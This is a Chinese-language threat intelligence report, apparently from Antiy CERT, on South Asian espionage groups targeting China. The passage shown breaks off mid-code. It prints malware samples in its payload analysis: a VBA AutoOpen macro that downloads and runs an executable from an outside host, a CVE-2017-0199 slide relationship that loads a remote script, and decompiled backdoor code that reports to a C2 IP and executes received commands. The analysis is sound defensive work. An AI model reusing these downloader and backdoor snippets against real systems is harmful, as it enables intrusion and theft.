




潜伏的象群——来自南亚次大陆的系列网络攻击行动

安天安全研究与应急处理中心 (Antiy CERT)



初稿完成时间：2017 年 07 月 01 日 17 时

首次发布时间：2017 年 07 月 09 日 18 时

本版更新时间：2017 年 12 月 29 日 16 时



扫二维码获取最新版报告

目录

1	概述.....	1
2	“白象” (WhiteElephant) 组织：卷土重来的活跃攻击.....	2
2.1	“白象” 组织介绍	2
2.2	攻击手法及特点分析.....	2
2.3	攻击载荷分析 (“白象组织” 2017 样本)	6
2.4	“白象” 组织最新活动 C&C 分析	24
2.5	攻击溯源	25
3	“阿克斯” (Arx) 组织：“象群”中鲜有利用 0day 漏洞的组织.....	32
3.1	“阿克斯” 组织介绍.....	32
3.2	攻击手法：0day 漏洞的利用.....	32
3.3	攻击溯源：C&C 基础设施应用	34
4	“女神” (Shakti) 行动：持续四年之久的窃密者	35
4.1	“女神” 行动介绍 ^{[6][7]}	35
4.2	攻击载荷分析	35
4.3	攻击溯源	45
5	“苦酒” (BITTER) 行动：易被忽视的针对性攻击	47
5.1	“苦酒” 行动介绍	47
5.2	攻击手法分析	47
5.3	攻击来源分析	51
6	总结与思考	52
6.1	防御者的不屈意志是对抗持续性攻击的前提.....	52
6.2	网络空间场景下的中国科技安全启示录.....	53
	附录一：参考资料	55
	附录二：关于安天	56

1 概述

在过去五年间，中国所遭遇到的“越过世界屋脊”的网络攻击从未停止过。在这些此起彼伏的攻击行动中，安天此前称之为“白象”（White Elephant）的组织最为活跃，从 2012 年到 2013 年，安天陆续捕获了该攻击组织的多次载荷投放，并在 2014 年 4 月的《中国计算机学会通讯》和 9 月的中国互联网安全大会对此事件进行了披露，同年 8 月，安天形成报告《白象的舞步——HangOver 攻击事件回顾及部分样本分析》^[1]，在后续的分析中将此次攻击命名为“白象一代”。2015 年年底，安天发现“白象”组织进一步活跃，并于 2016 年 7 月释放了储备报告《白象的舞步——来自南亚次大陆的网络攻击》^[2]，披露了“白象”组织的第二波攻击“白象二代”。而此时“白象二代”的主要攻击方向已经由巴基斯坦转向中国，并且相较之前的攻击能力有了大幅提高，其攻击手段和影响范围也远大于“白象一代”。在“白象”组织被广泛曝光后的一段时间内，似乎偃旗息鼓，但到今年下半年，该组织再次活跃，而其相关行动是在经历了数个月准备后实施的。从我们掌握的信息来看，“白象”并不是某国唯一的攻击组织和行动，包括“阿克斯”（Arx）组织、“女神”（Shakti）行动及“苦酒”（BITTER）行动，同样与之有关。这些组织和行动，具有相似的线索和特点，并且其中大部分攻击目标为中国。我们将这一系列网络攻击组织和行动称为——“象群”。




图 1-1 “象群”活动时间轴

结合安天自身及友商对来自南亚某国攻击事件的分析和总结，安天绘制了“象群”活动时间轴。从时间轴可以看出，来自南亚某国的系列网络攻击自 2012 年至今从未间断活动。经过分析，安天工程师认为南亚某国的攻击反映了其背后国家的战略阶段及战略目标的转变，亦体现了对手在网络空间的持续投入。虽然

各组织利用不同的攻击手法和形式，却都试图在网络空间窃取机要信息，威胁目标国的关键基础设施体系。而这一系列攻击，尤其是针对我国的网络攻击行动，也让我们看到来自地缘利益竞合国家与地区的网络攻击，是如此频繁、直接，挥之不去，严重威胁着我国的教育、军事、科研等关键领域，特别是严重地威胁我国的科技安全。这是此前我们关注度不够的，外方窃取我方科研成果加速自身发展的问题逐渐浮出水面。虽然对 APT 事件的曝光可以在短时间内促使对手偃旗息鼓，但并不能治本。同时有效防御是战略能力的基本盘，只有建立起综合协同的体系化防御能力，才能成为网络空间强国的基石。

2 “白象” (WhiteElephant) 组织：卷土重来的活跃攻击

2.1 “白象”组织介绍

“白象”组织来自南亚某国，自 2012 年以来持续针对中国、巴基斯坦等国进行网络攻击，长期窃取目标国家的科研、军事资料。安天对该组织活动进行了长期地分析和研究，在 2014 年和 2016 年先后两次披露该组织针对我国的网络攻击活动，其中发布的《白象的舞步-来自南亚次大陆的网络攻击》报告，详细地分析了行动的攻击流程和手法，梳理绘制了攻击组织的基础设施图谱。同时基于技术证据和资源线索对该组织进行画像和溯源，成功定位了攻击行动所涉及的组织机构及部分人员的履历信息。

在 2016 年安天披露该组织行动之后，该组织在一段时间内未进行活动。2017 年 9 月，安天再次发现两起该组织针对我国的网络攻击行动，尤其是一些恶意网站以“中国和某国边境对峙”事件为诱饵，传播恶意载荷，并且该组织已准备和实施相关行动有数月之久。

整体来看，“白象”组织最新行动的攻击手法与上一轮攻击波基本一致，依旧是以往常用的“仿冒钓鱼站”、“1day 改良”、“代码加密”等手段和技术，相关恶意载荷也能被部分安全软件检出。这表明，该组织的行动能力可能还处于广泛撒网、择弱者进行攻陷的水平。然而也不能忽视另一种可能，即这一攻击行动与近期中方“重返洞朗地区”事件相关，由于未经充足准备匆忙发起网络攻击行动，故而手法和技术能力有限。

2.2 攻击手法及特点分析

过去“白象”组织通常采用鱼叉式钓鱼邮件进行攻击，大部分邮件被插入恶意链接，之后攻击者通过精心构造的诱饵内容诱导受害者打开链接，而一旦打开就会下载带有漏洞的恶意文档。

2017 年“白象”组织的最新活动则通过仿冒诱饵网站进行攻击，通过伪造一些官方网站如邮箱网站，诱导用户输入账户及密码。除此之外，还有通过向热点事件网站挂载恶意代码的方式，以更新的名义诱导用户下载执行恶意载荷。

2.2.1 鱼叉式钓鱼攻击

鱼叉式钓鱼攻击是“白象”组织以往行动的主要攻击方式，也是 APT 攻击中最常见的攻击方式。与普通的钓鱼邮件不同，鱼叉式钓鱼攻击不会批量发送恶意邮件，而只针对特定公司、组织的成员发起针对性攻击，具体的攻击手法又分为两种：

1. 在邮件中植入恶意附件，诱导受害者打开附件文件；
2. 在邮件正文中插入恶意链接，诱导受害者点击链接。一旦受害人点击链接就会跳转到恶意链接，该链接或是挂马网站，或是恶意文件下载地址。

在“白象二代”行动中使用的手法主要是第 2 种，因为该方式在邮件中不存在附件，更容易规避安全软件的检测。链接相对附件来说也更容易骗取用户的信任，邮件内的链接都是利用第三方域名跳转，多数以 *t.ymlp52.com* 为跳转域名。

图 2-1 展示了针对中国高校教师的钓鱼邮件，其正文内容关于南海问题，邮件的最后诱导受害者点击链接查看“完整版报告”。一旦用户点击该链接就会下载恶意文档。该文档使用 CVE-2014-4114 漏洞，利用 PPS 格式自动播放的特点，来实现文档打开则漏洞即被触发的效果。



图 2-1 鱼叉式钓鱼邮件

邮件内容大意为：

中国与东南亚的关系：

中国南海，更有张力和挑战（2016 年五月报告）

在 2016 年年初，多个国家关注中国南海争议。以美国为首的多个国家对中国进行了言辞强烈的谴责，中国强烈谴责美国的行动和军事部署。

北京仍然有决心解决有争议的问题，尤其是习近平主席在 2015 年 9 月期间提出中国在南海无意搞军事化，紧张情绪并没有蔓延，美国，中国会议增多的迹象向东南亚各国政府表明、华盛顿没有、北京也没有寻求对抗。在此背景下，这些国家的政府对中国挑战其在中国南海权益的答复仍然是衡量为主。过去，他们常常减少面对中国时的自信，展示了对中国的一些批评，变得更愿意以阻止中国，并与美国更紧密地联系起来.....

2.2.2 网站钓鱼攻击

“白象”组织的最新活动中使用了网站钓鱼攻击方式。安天发现攻击组织设计了仿冒的网易邮箱对我国相关人士进行钓鱼攻击。在最近的“重返洞朗事件”期间还发现该组织构建了以“中国和南亚某国边境对峙”为诱饵的钓鱼网站，试图诱导目标对象访问，从而执行其恶意载荷，其目标对象为我国关注边境问题的相关人群。




图 2-2 相关内容钓鱼网站（来源：微步在线）

2.2.3 入侵网站作为 C&C

“白象”组织还使用了入侵网站作为 C&C 的方式来实施攻击。该组织的部分 C&C 地址是一些正常的网站，安天工程师分析认为，有可能该组织入侵了这些网站，将自己的 C&C 服务控制代码放到它们的服务器上，以此来隐藏自己的 IP 信息。同时这种方式还会使安全软件认为连接的是正常的网站，而不会触发安全警报。

```
GET /UAV/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; MSOffice 12)
Accept-Encoding: gzip, deflate
Host: www.***gdeals.com
Connection: Keep-Alive
```



图 2-3 可能被入侵的网站

```
GET /facilities/welfare2/news HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; MSOffice 12)
Accept-Encoding: gzip, deflate
Host: www.***s.net.pk
```



图 2-4 可能被入侵的网站

2.2.4 模块化与组合作业

在“白象一代”的攻击行动中，采用了模块化与组合作业的攻击方式。安天工程师们发现了大量相关样本，这些样本采用不同的编译器（含版本）编译。其中有 5 个样本投放至同一个目标，4 号样本是初始投放样本，其具有下载其他样本功能；3 号样本提取主机相关信息生成日志文件；5 号样本负责上传；6 号样本采集相关文档文件信息；2 号样本则是一个键盘记录器。这些样本间呈现出模块组合作业的特点。



图 2-5 样本的组合模块作业方式

2.3 攻击载荷分析（“白象组织” 2017 样本）

2.3.1 恶意文档

在“白象”组织最新的攻击行动中，该组织使用了 CVE-2014-4114 、CVE-2017-0199、Office DDE 渗透攻击，以及宏代码和内嵌 OLE 诱导点击等手段传播恶意载荷。

2.3.1.1 CVE -2014-4114 漏洞利用

该样本是自动播放的 Microsoft PowerPoint 文件，双击即自动播放。样本利用 CVE-2014-4114 漏洞，使用 PowerPoint 作为攻击载体，使计算机在加载 OLE PACKAGE 时，当遇到 INF 文件，则调用 C:\Windows\System32\InfDefaultInstall.exe 去执行嵌入在 PPS 文件中的 INF 文件，从而将嵌入在 PPS 文件中的恶意代码运行在被攻击者的计算机上。




图 2-6 样本运行显示的诱饵内容

在之前对该漏洞的分析中，使用 7zip 对样本解压，在目录 ppt/embeddings 下得到两个文件，在文件中可以得到 IP 地址或可执行文件。

7a7312d911\ppt\embeddings\			
名称	大小	压缩后大小	修改时间
oleObject2.bin	3 072	710	1980-01-01 0...
oleObject1.bin	825 868	162 705	1980-01-01 0...

图 2-7 目录 ppt/embeddings 下得到的两个文件

嵌入在 oleObject1.bin 中的恶意文件，最终将释放到系统 TMP 临时文件夹。

```

66 00 00 00 03 00 30 00 00 00 43 3A 5C 55 73 ; nf.....0...C:\Us
72 73 5C 41 44 4D 49 4E 49 7E 31 5C 41 70 70 ; ers\ADMINI~1\AppData
61 74 61 5C 4C 6F 63 61 6C 5C 54 65 6D 70 5C ; Data\Local\Temp\
6C 69 64 65 73 2E 69 6E 66 00 BE 01 00 00 3B ; slides.inf...;
36 00 38 38 33 2E 49 4E 46 0A 3B 20 43 6F 70 ; 6.883.INF; Cop
72 69 67 68 74 20 28 63 29 20 4D 69 63 72 6F ; yright (c) Micro
6F 66 74 20 43 6F 72 70 6F 72 61 74 69 6F 6E ; soft Corporation
20 20 41 6C 6C 20 72 69 67 68 74 73 20 72 65 ; . All rights re
65 72 76 65 64 2E 0A 0A 5B 56 65 72 73 69 6F ; served...[Versio
5D 0A 53 69 67 6E 61 74 75 72 65 20 3D 20 22 ; n].Signature = "
43 48 49 43 41 47 4F 24 22 0A 43 6C 61 73 73 ; $CHICAGO$.Class
36 31 38 33 0A 43 6C 61 73 73 47 75 69 64 ; =61883.ClassGuid
7B 37 45 42 45 46 42 43 30 2D 33 32 30 30 2D ; ={7EBEFBC0-3200-
31 64 32 2D 42 34 43 32 2D 30 30 41 30 43 39 ; 11d2-B4C2-00A0C9
39 37 44 31 37 7D 0A 50 72 6F 76 69 64 65 72 ; 697D17}.Provider
25 4D 73 66 74 25 0A 44 72 69 76 65 72 56 65 ; =%Msf% .DriverVe
3D 30 36 2F 32 31 2F 32 30 30 36 2C 36 2E 31 ; r=06/21/2006,6.1
37 36 30 30 2E 31 36 33 38 35 0A 0A 5B 44 65 ; .7600.16385. [De
    
```

图 2-8 嵌入 PPS 文件中的 INF 文件

```

98 7F 0C 00 4D 5A 90 00 03 00 00 00 04 00 00 00 ; ?..MZ?.....
FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 ; .....@...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
30 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C ; €. ....?..?L
CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 ; This program c
61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 ; annot be run in
44 4F 53 20 6D 6F 64 65 2E 0D 0A 24 00 00 00 ; DOS mode...$.
00 00 00 00 50 45 00 00 4C 01 04 00 98 03 E5 57 ; ...PE..L...?
00 00 00 00 00 00 00 00 E0 00 02 01 0B 01 0B 00 ; .....?
00 3C 03 00 00 14 01 00 00 00 00 00 FE 59 03 00 ; <.....マ
00 20 00 00 00 60 03 00 00 00 40 00 00 20 00 00 ; .....@...
00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 ; .....
00 00 00 00 00 C0 04 00 00 04 00 00 00 00 00 00 ; .....?
02 00 40 85 00 00 10 00 00 10 00 00 00 10 00 ; ..@?.....
00 10 00 00 00 00 10 00 00 00 00 00 00 00 00 ; .....
00 00 00 00 B0 59 03 00 4B 00 00 00 00 80 03 00 ; ...瘴..K...€.
08 0E 01 00 00 00 00 00 00 00 00 00 00 00 00 ; ?.....
00 00 00 00 A0 04 00 0C 00 00 00 00 60 03 00 ; .....?
1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 ; .....
08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 ; .....
48 00 00 00 00 00 00 00 00 00 00 00 2E 74 65 78 ; H.....tex
74 00 00 00 04 3A 03 00 00 20 00 00 00 3C 03 00 ; t.....<..
00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
20 00 00 60 2E 73 64 61 74 61 00 00 38 01 00 00 ; ... .sdata..8...
    
```

图 2-9 嵌入在 PPS 文件中的可执行文件

通过 C:\Windows\System32\InfDefaultInstall.exe 执行 INF 文件来执行恶意代码“System.exe”。

```
Copyright (c) Microsoft Corporation. All rights reserved.

[Version]
Signature = "$CHICAGO$"
Class=61883
ClassGuid={7EBEFC00-3200-11d2-B4C2-00A0C9697D17}
Provider=%%sft%
DriverVer=06/21/2006,6.1.7600.16385

[DestinationDirs]
DefaultDestDir = 1

[DefaultInstall]
RenFiles = RxRename
AddReg = RxStart

[RxRename]
system.exe, system.exe
[RxStart]
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Instal\system.exe
```

图 2-10 INF 文件内容

POWERPNT.EXE	0.35	149,888 K	150,124 K
InfDefaultInstall.exe		2,596 K	8,020 K
runonce.exe		3,744 K	10,516 K
system.exe	0.50	23,260 K	

图 2-11 执行恶意代码

2.3.1.2 CVE-2017-0199 漏洞利用

CVE-2017-0199 是 2017 年 4 月的一个 Office 漏洞，该漏洞利用 Office OLE 对象链接技术，将包含的恶意链接对象（HTA 文件）嵌在文档中，通过构造响应头中 content-type 的字段信息，最后调用 mshta.exe 将下载到的 HTA 文件执行。早期的漏洞利用方式是通过 RTF 格式嵌入链接文档，触发漏洞来执行 HTA 代码。而“白象”组织使用的是另外一种漏洞利用方式，通过 PPSX 格式文档在 slide1.xml.rels 中添加 script 标志，将链接插入。SCT 文件是一个内嵌 VBS 代码的 XML 网页文件，VBS 代码会下载其他恶意载荷执行。

```
slide1.xml.rels
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
3 <Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
4 Target='script:http://crazywomen-dating.com/bing.sct' TargetMode="External"/>
5 <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slideLayout"
6 Target="../slideLayouts/slideLayout1.xml"/>
7 <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing"
8 Target="../drawings/vmlDrawing1.vml"/>
9 <Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
10 Target="../media/image1.wmf"/>
11 </Relationships>
```

图 2-12 slide1.xml.rels 文件

网页文件内容如下，通过 VBS 脚本调用 PowerShell 下载执行其他文件。



图 2-13 SCT 文件内容




图 2-14 下载执行恶意载荷

2.3.1.3 DDE 方式利用

DDE (Dynamic Data Exchange), 最早可以追溯到 1987 年, 它可以与一个由其他基于 Microsoft Windows 程序所创建的文档建立一条动态数据交换链接 (当更新 DDE 域时, DDE 域会插入新的信息, 链接文档将能够查看到该信息)。通过 “DDEAUTO” 关键字新建域代码, 可以构造自动执行域代码的文档。“白象” 组织最新活动通过这种方式构造嵌入 PowerShell 命令的文档, 一旦该文档被打开, 受害用户点击更新链接后则会触发 PowerShell 命令, 进而下载其他恶意载荷执行。




图 2-15 DDE 样本

2.3.1.4 宏代码利用

“白象”组织利用 Office 可以嵌入宏代码执行的特点，构造了多份带有下载执行功能的文档，并通过文档正文诱导受害者启用宏代码功能，值得注意的是“白象”组织还尝试利用微软自带的 Powershell 命令来下载样本，从文档正文和宏代码也能看出部分样本是正在测试，且并不成熟的。部分恶意宏文档如下：



图 2-16 宏病毒文档 1 正文

```
Sub AutoOpen()
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "http://clep-cn.org/202KSL.exe", False
xHttp.Send
Dim tmploc
tmploc = Environ("AppData")
tmploc = tmploc + "\test.exe"
bStrm.Type = 1
bStrm.Open
bStrm.write xHttp.responseBody
bStrm.savetofile tmploc, 2
bStrm.Close
Shell (tmploc)
End Sub
```



图 2-17 宏代码



图 2-18 宏病毒文档 2 正文

2.3.2.1 简单后门、下载者

该类样本运行后，会设置 4 个定时器，其中定时器控件会在所有控件初始化前开启后台线程，接收远程命令并执行，同时将执行后的结果返回给服务器进行校验。执行完远程命令后，会下载并运行其他可执行文件，遍历驱动器，收集用户信息和文件信息传回服务器。样本信息如下：

原始文件名	system.exe
MD5	ED87F21F7C7FFEF4CBAB9447FD7B8471
处理器架构	X86-32
文件大小	512 KB (524,490 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2017年10月26日, 14:07:02
数字签名	NO
加壳类型	无
编译语言	Microsoft Visual C# / Basic .NET
判定结果	后门

初始化变量及控件，启动 Timer1 和 Timer4，使各自执行自身的函数。启动 Timer1 和 Timer2 后，进行其他控件的初始化操作。

```
private void UDisk_Load(object sender, EventArgs e)
{
    this.waitforme();
    this.Timer1.set_Enabled(true);
    this.Timer4.set_Enabled(true);
}
```

图 2-21 启动 Timer1 和 Timer4

```
this.update_details = new string[]
{
    "RXDEYUI",
    "70600",
    "FuckYou",
    "209.58.163.44"
};
this.flag = false;
this.InitializeComponent();
```

图 2-22 其他变量初始化

样本设置 4 个定时器，启用顺序为 1、4、2、3，定时器功能如下表。

Timer	功能
Timer1	接收远程命令及流程控制
Timer2	回传用户基本信息
Timer3	下载可执行文件并运行

Timer1 分析

1. Timer1_Tick 对应的函数会启动一个后台线程，发送网络请求，根据接收到的不同的参数，进行不同的操作，请求的参数为经过 AES 加密后的当前用户的用户名（密钥为“FuckYou”）。

```
WebClient webClient = new WebClient();
string text = webClient.DownloadString(
    "http://" + this.update_details[3]
    + "/php/updatecheck.php?client="
    + this.AES_Encrypt(MyProject.User.get_Name()
    this.update_details[2]))
```

图 2-23 回传信息并请求远程指令

```
public string AES_Encrypt(string input, string pass)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] array2 = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(pass));
        Array.Copy(array2, 0, array, 0, 16);
        Array.Copy(array2, 0, array, 15, 16);
        rijndaelManaged.set_Key(array);
        rijndaelManaged.set_Mode(2);
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
        byte[] bytes = Encoding.get_Unicode().GetBytes(input);
        string text = Convert.ToBase64String(cryptoTransform.TransformFinalBlock(bytes, 0, bytes.Length));
        result = text;
    }
    catch (Exception expr_85)
    {
        ProjectData.SetProjectError(expr_85);
        ProjectData.ClearProjectError();
    }
    return result;
}
```

图 2-24 AES 加密函数

2. 当请求的响应中包含“cme-update”时，将会调用 cmd.exe 并执行请求中经过 base64 加密的命令（“cme-update|”后的命令），并将执行后的结果进行 AES 加密作为校验。

```
if (text.Contains("cme-update"))
{
    WebClient webClient2 = new WebClient();
    Process process = new Process();
    string[] array = text.Split(new char[]
    {
        '|'
    });
    process.get_StartInfo().set_FileName("c:\\windows\\system32\\cmd.exe");
    process.get_StartInfo().set_UseShellExecute(false);
    process.get_StartInfo().set_CreateNoWindow(true);
